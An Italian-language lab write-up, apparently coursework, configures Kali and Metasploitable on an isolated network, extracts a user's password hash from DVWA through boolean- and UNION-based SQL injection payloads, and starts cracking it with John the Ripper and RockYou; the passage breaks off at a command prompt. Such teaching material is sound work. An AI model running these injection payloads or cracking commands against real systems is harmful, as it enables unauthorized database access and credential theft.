

Web Application Exploit SQLi

Sommario

Requisiti laboratorio	2
Configurazione impostazioni di rete su VirtualBox	2
Configurazione IP 192.168.13.100 su Kali	3
Configurazione IP 192.168.13.150 su Metasploitable	4
Verifica comunicazione tra macchina Kali e Metasploitable	5
Configurazione Security Level su DWVA.....	6
Recupero della password con SQL Injection	7
Cracking della password.....	11

Requisiti laboratorio

Livello difficoltà DVWA: Low



IP Kali: 192.168.13.100/24

IP Metasploitable: 192.168.13.150/24

I requisiti dell'esercitazione richiedono la configurazione delle macchine Kali e Metasploitable sulla rete 192.168.13.0/24 assegnando gli IP indicati.

Configurazione impostazioni di rete su VirtualBox

Come prima cosa su VirtualBox è necessario assicurarsi che le macchine in questione si trovino sulla stessa rete, in questo caso rete interna. Dalle impostazioni di rete delle due macchine selezioniamo la rete interna "intnet":



Configurazione IP 192.168.13.100 su Kali

Sulla macchina Kali con il comando `sudo nano /etc/network/interfaces` assegnamo l'ip statico impostando il parametro `address` con l'indirizzo IP in notazione CIDR 192.168.13.100/24, che contiene anche le informazioni della netmask. Il parametro `gateway` non è al momento necessario perché non è richiesta la navigazione su web.

```
GNU nano 7.2
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
#iface eth0 inet dhcp
iface eth0 inet static
#address 192.168.1.10/24
address 192.168.13.100/24
#gateway 192.168.1.1
```

Salviamo il file con CTRL+X e Y e invio e riavviamo il servizio di rete con il comando `sudo service networking restart`.

Eseguiamo quindi il comando `ifconfig` per verificare le nuove impostazioni e vediamo che sono corrette:

```
(kali@kali)-[~]
$ sudo service networking restart

(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.13.100 netmask 255.255.255.0 broadcast 192.168.13.255
    inet6 fe80::a00:27ff:fe53:cba prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:53:0c:ba txqueuelen 1000 (Ethernet)
    RX packets 2653 bytes 853569 (833.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2608 bytes 239999 (234.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 162 bytes 15578 (15.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 162 bytes 15578 (15.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Configurazione IP 192.168.13.150 su Metasploitable

Sulla macchina Metasploitable con il comando `sudo nano /etc/network/interfaces` assegnamo l'ip statico 192.168.13.150 e impostiamo anche i parametri netmask, network e broadcast. Il parametro gateway non è al momento necessario perché non è richiesta la navigazione su web.

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
#iface eth0 inet dhcp

iface eth0 inet static
address 192.168.13.150
netmask 255.255.255.0
network 192.168.13.0
broadcast 192.168.13.255
#gateway 192.168.50.1
```

Salviamo il file con CTRL+X e Y e invio e riavviamo il servizio di rete con il comando `sudo /etc/init.d/networking restart`. Eseguiamo quindi il comando `ifconfig` per verificare le nuove impostazioni e vediamo che sono corrette:

```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces... [ OK ]
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:11:6c:88
          inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:2711:fe11:6c88/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1567 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1516 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:139826 (136.5 KB)  TX bytes:319415 (311.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:418 errors:0 dropped:0 overruns:0 frame:0
          TX packets:418 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:163013 (159.1 KB)  TX bytes:163013 (159.1 KB)
```

Verifica comunicazione tra macchina Kali e Metasploitable

A seguito delle configurazioni effettuate eseguiamo un ping da macchina Kali a Metasploitable e viceversa per verificare la comunicazione tra le due macchine:

Ping da Kali 192.168.13.100 a Metasploitable 192.168.13.150


```
(kali㉿kali)-[~]  
$ ping 192.168.13.150  
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.  
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.875 ms  
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.907 ms  
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.946 ms  
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=0.844 ms  
64 bytes from 192.168.13.150: icmp_seq=5 ttl=64 time=0.952 ms  
64 bytes from 192.168.13.150: icmp_seq=6 ttl=64 time=0.755 ms  
^C  
— 192.168.13.150 ping statistics —  
6 packets transmitted, 6 received, 0% packet loss, time 5019ms  
rtt min/avg/max/mdev = 0.755/0.879/0.952/0.067 ms
```

Ping da Metasploitable 192.168.13.150 a Kali 192.168.13.100

```
msfadmin@metasploitable:~$ ping 192.168.13.100  
PING 192.168.13.100 (192.168.13.100) 56(84) bytes of data.  
64 bytes from 192.168.13.100: icmp_seq=1 ttl=64 time=0.601 ms  
64 bytes from 192.168.13.100: icmp_seq=2 ttl=64 time=0.717 ms  
64 bytes from 192.168.13.100: icmp_seq=3 ttl=64 time=0.572 ms  
64 bytes from 192.168.13.100: icmp_seq=4 ttl=64 time=0.859 ms
```

Configurazione Security Level su DVWA

Per completare i requisiti di laboratorio, apriamo il browser web della macchina Kali e accediamo alla DVWA di Metasploitable digitando l'indirizzo IP di Metasploitable nella barra dell'URL. Navighiamo poi fino alla pagina "DVWA Security" e impostiamo il parametro Security Level a "Low":




Recupero della password con SQL Injection

Spostiamoci adesso alla pagina "SQL Injection" per effettuare l'attacco SQL Injection.




Vediamo che nella pagina c'è un campo "User ID" che permette, inserendo uno user id, di visualizzare nome e cognome dell'utente corrispondente. Ad esempio, inserendo il valore 1 nel campo, vediamo che la pagina restituisce i valori "ID", "First name" e "Surname" corrispondenti.



Possiamo utilizzare questo campo come **punto di iniezione** (o **injection point**) per recuperare la password dell'utente "Pablo Picasso".

Cliccando su "View Source" possiamo visualizzare la query SQL che viene eseguita quando clicchiamo sul tasto "submit" nella pagina:



La query SQL eseguita è:

```
SELECT first_name, last_name FROM users WHERE user_id = '$id'
```

\$id è la variabile in cui viene memorizzato l'input utente tramite il metodo GET, e nella query SQL è inserita tra apici. La query esegue una ricerca nella tabella users dove il campo user_id corrisponde al valore inserito dall'utente nella form del sito.

```
$id = $_GET['id'];
```

```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
$result = mysql_query($getid) or die('<pre> . mysql_error() . '</pre>');
```

```
$num = mysql_numrows($result);
```

Nell'esempio precedente abbiamo inserito nella form il valore 1, la query SQL eseguita è stata quindi:

```
SELECT first_name, last_name FROM users WHERE user_id = '1'
```


Possiamo utilizzare queste informazioni per inserire nella form della pagina istruzioni SQL che modifichino la query originale in modo da farle restituire, ad esempio, la lista degli utenti, così da identificare l'utente Pablo Picasso.


Per farlo, possiamo trasformare la query utilizzando una **boolean based SQL injection**, che mira a trasformare la condizione nella WHERE della query in una condizione sempre VERA (o sempre FALSA).

Nel nostro caso inseriamo la stringa di testo `' OR 'a'='a` che trasforma la condizione WHERE in sempre vera, in modo da ottenere le informazioni di tutti gli utenti.

La query originale in questo modo si trasforma nella seguente:

```
SELECT first_name, last_name FROM users WHERE user_id = '' OR 'a'='a'.
```

Vediamo che il risultato restituito è la lista di utenti, tra i quali è presente Pablo Picasso.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays the URL: `150/dvwa/vulnerabilities/sqli/?id='+OR+'a'='a&Submit=Submit#`. The page title is "Vulnerability: SQL Injection". Below the title, there is a form labeled "User ID:" with an input field containing the payload `' OR 'a'='a` and a "Submit" button. The output of the query is displayed in red text, showing a list of users. The user "Pablo Picasso" is highlighted with a red box.

ID	First name	Surname
' OR 'a'='a	admin	admin
' OR 'a'='a	Gordon	Brown
' OR 'a'='a	Hack	Me
' OR 'a'='a	Pablo	Picasso
' OR 'a'='a	Bob	Smith

Dobbiamo adesso recuperare la password di questo utente. Per farlo dobbiamo individuare dove sia memorizzata l'informazione delle password degli utenti.

Iniziamo con il verificare se nella tabella `users` sia presente anche un campo `password`.

Utilizziamo questa volta una **UNION based SQL Injection**, che sfrutta il comando SQL `UNION` per accodare alla query originale una seconda query che può contenere nella clausola `SELECT` campi diversi rispetto alla query originale.

Teniamo presente che due o più query unite da `UNION` devono avere lo stesso numero di campi che devono essere di tipologia simile.

Ai fini di questo esercizio, dobbiamo recuperare la password del solo utente Pablo Picasso. La query originale contiene due campi testuali nella clausola `SELECT`, quindi dobbiamo inserire una query in `UNION` che abbia anch'essa due campi testuali nella clausola `SELECT`.

Abbiamo visto in precedenza la lista dei nomi e cognomi di tutti gli utenti, ed esiste un solo utente dal cognome "Picasso", che corrisponde all'utente di cui dobbiamo trovare la password. La query in `UNION` quindi potrebbe essere di questo tipo:

```
SELECT last_name, password FROM users WHERE last_name = 'Picasso'
```

Inseriamo quindi in input stringa ' `UNION SELECT last_name, password FROM users WHERE last_name = 'Picasso` .

La query originale in questo modo si trasforma nella seguente:

```
SELECT first_name, last_name FROM users WHERE user_id = '' UNION SELECT last_name, password FROM users WHERE last_name = 'Picasso'
```

Il risultato ci conferma che nella tabella `users` esiste il campo `password` e ci restituisce l'hash della password dell'utente Pablo Picasso:



NOTA: omettendo la clausola `WHERE` nella SQL Injection, si possono ottenere le password di tutti gli utenti

Cracking della password

La funzione di Hash non è invertibile: avendo a disposizione il solo hash della password non è possibile risalire alla password originale. Per poter recuperare la password in chiaro è quindi necessario ricorrere a tool speciali come John the Ripper.

John the Ripper (spesso abbreviato come "John") è uno dei più popolari strumenti di cracking password. Può essere utilizzato per identificare le password deboli analizzando i file hash di password attraverso vari metodi di attacco, tra cui forza bruta, dizionario e attacchi basati su regole.

John the Ripper può lavorare in 3 modalità, come descritto nelle informazioni che si ottengono con il comando `man john`:

```
MODES /home/hali/ESERCIZI/
John can work in the following modes:

Wordlist /home/hali/ESERCIZI/
John will simply use a file with a list of words that will be checked against the passwords. See RULES for the
format of wordlist files.

Single crack /home/hali/ESERCIZI/
In this mode, john will try to crack the password using the login/GECOS information as passwords.

Incremental /home/hali/ESERCIZI/
This is the most powerful mode. John will try any character combination to resolve the password. Details
about these modes can be found in the MODES file in john's documentation, including how to define your own
cracking methods.
```

Il metodo "Wordlist" è un **attacco a dizionario**, ovvero un attacco in cui le password vengono confrontate con una lista (dizionario) di password comuni.

Il metodo "Single crack" utilizza le informazioni sugli username recuperate dal file che contiene le password `/etc/passwd` (in particolare il campo GECOS che fornisce informazioni aggiuntive sull'utente) per tentare varianti comuni come attacchi.

Il metodo "Incremental" è un attacco **brute force**. Gli attacchi brute force, o di forza bruta, generano e testano tutti i valori possibili di una password. Questi algoritmi devono testare ogni combinazione possibile di caratteri maiuscoli, minuscoli, numeri e caratteri speciali partendo da una lunghezza minima di 1 carattere, e incrementando di 1 la lunghezza non appena testati tutti i casi possibili senza successo. Il tempo richiesto per identificare la password varia in base a lunghezza e complessità della stessa.

Proveremo a crackare la password dell'utente Pablo Picasso utilizzando il metodo "Wordlist". La sintassi di base per utilizzare John the Ripper con questo metodo è:

```
john --wordlist=<percorso al file dizionario delle password> <percorso
al file degli hash delle password da crackare>
```

E' necessario quindi recuperare:

- un file dizionario di decodifica delle password con i corrispondenti hash
- un file con gli hash delle password da crackare.

Su Kali Linux creiamo nella directory `/Esercizi/PwdCrack` il file `picasso.txt` che contiene l'hash della password recuperata con l'attacco SQL Injection:

```
kali@kali: ~/Esercizi/PwdCrack
File Actions Edit View Help
GNU nano 7.2 picasso.txt *
0d107d09f5bbe40cade3de5c71e9e9b7
```

Manca ancora il dizionario da utilizzare. Uno dei più famosi è RockYou. La lista "RockYou" è una delle liste di parole (wordlists) più famose utilizzate nel mondo del penetration testing e del cracking delle password. È originata da una violazione di dati avvenuta nel 2009, in cui sono state esposte circa 32 milioni di password.

In Kali Linux è già presente in formato compresso (gz) nella directory `usr/share/worldlists`, accessibile dalla directory di root.

Con il comando `cd /` ci spostiamo nella directory di root, e quindi con il comando `cd usr/share/worldlists` entriamo nella directory dove si trova la lista RockYou.

```
(kali@kali)-[~]
$ cd /
(kali@kali)-[/]
$ cd usr/share/worldlists
(kali@kali)-[/usr/share/worldlists]
$
```

Con il comando `ls` visualizziamo il contenuto della directory e vediamo che è presente il file `rockyou.txt.gz`. I file `.gz` sono file compressi con l'algoritmo di compressione `gzip`.

```
(kali@kali)-[/usr/share/worldlists]
$ ls
amass  dirb  dirbuster  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt.gz  seclists  sqlmap.txt  wfuzz  wifite.txt
```

Per decomprimerlo possiamo utilizzare il tool **gunzip**, eseguendo il comando `sudo gzip -dk rockyou.txt.gz` dalla directory in cui si trova il file compresso.

Utilizziamo lo switch `-dk` perché non vogliamo eliminare il file compresso originale:

- d serve per specificare che l'operazione da eseguire è la decompressione;

- k serve a creare una copia decompressa del file, mantenendo l'originale inalterato (di default il file compresso verrebbe eliminato).

Con il comando `ls` vediamo che il file `rockyou.txt` decompresso è adesso presente nella directory

```
(kali@kali)-[/usr/share/worldlists]
$ sudo gzip -dk rockyou.txt.gz
(kali@kali)-[/usr/share/worldlists]
$ ls
amass  dirb  dirbuster  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt  rockyou.txt.gz  seclists  sqlmap.txt  wfuzz  wifite.txt
```

Proviamo ad eseguire l'attacco con i file a nostra disposizione eseguendo il comando

```
john --wordlist=/usr/share/wordlists/rockyou.txt  
/home/kali/Esercizi/PwdCrack/picasso.txt
```


Il risultato ci mostra che john non è riuscito a riconoscere il tipo di hash della nostra password e, nei vari tentativi mostrati suggerisce di utilizzare l'opzione `--format=[tipo di hash]` (si evidenziano alcuni esempi di seguito):

```
(kali㉿kali)-[~/Esercizi/PwdCrack]  
$ john --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Esercizi/PwdCrack/picasso.txt  
Warning: detected hash type "LM", but the string is also recognized as "dynamic=md5($p)"  
Use the "--format=dynamic=md5($p)" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "HAVAL-128-4"  
Use the "--format=HAVAL-128-4" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "MD2"  
Use the "--format=MD2" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "mdc2"  
Use the "--format=mdc2" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "mscash"  
Use the "--format=mscash" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "mscash2"  
Use the "--format=mscash2" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "NT"  
Use the "--format=NT" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD4"  
Use the "--format=Raw-MD4" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"  
Use the "--format=Raw-MD5" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5u"  
Use the "--format=Raw-MD5u" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "Raw-SHA1-AxCrypt"  
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "ripemd-128"  
Use the "--format=ripemd-128" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "Snefru-128"  
Use the "--format=Snefru-128" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "ZipMonster"  
Use the "--format=ZipMonster" option to force loading these as that type instead  
Using default input encoding: UTF-8  
Using default target encoding: CP850  
Loaded 2 password hashes with no different salts (LM [DES 256/256 AVX2])  
Warning: poor OpenMP scalability for this hash type, consider --fork=2  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
0g 0:00:00:01 DONE (2023-09-23 17:11) 0g/s 9808Kp/s 9808Kc/s 19617KC/s !!1QWER..*7;VA  
Session completed.
```

Il nostro hash è in formato esadecimale e ha lunghezza 32 caratteri, possiamo ipotizzare che si tratti di un hash di tipo Raw-MD5.

Proviamo ad utilizzare questo formato per tentare nuovamente l'attacco aggiungendo l'opzione `--format=Raw-MD5` ai comandi precedentemente utilizzati:

```
john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt  
/home/kali/Esercizi/PwdCrack/picasso.txt
```



```
(kali㉿kali)-[~/Esercizi/PwdCrack]  
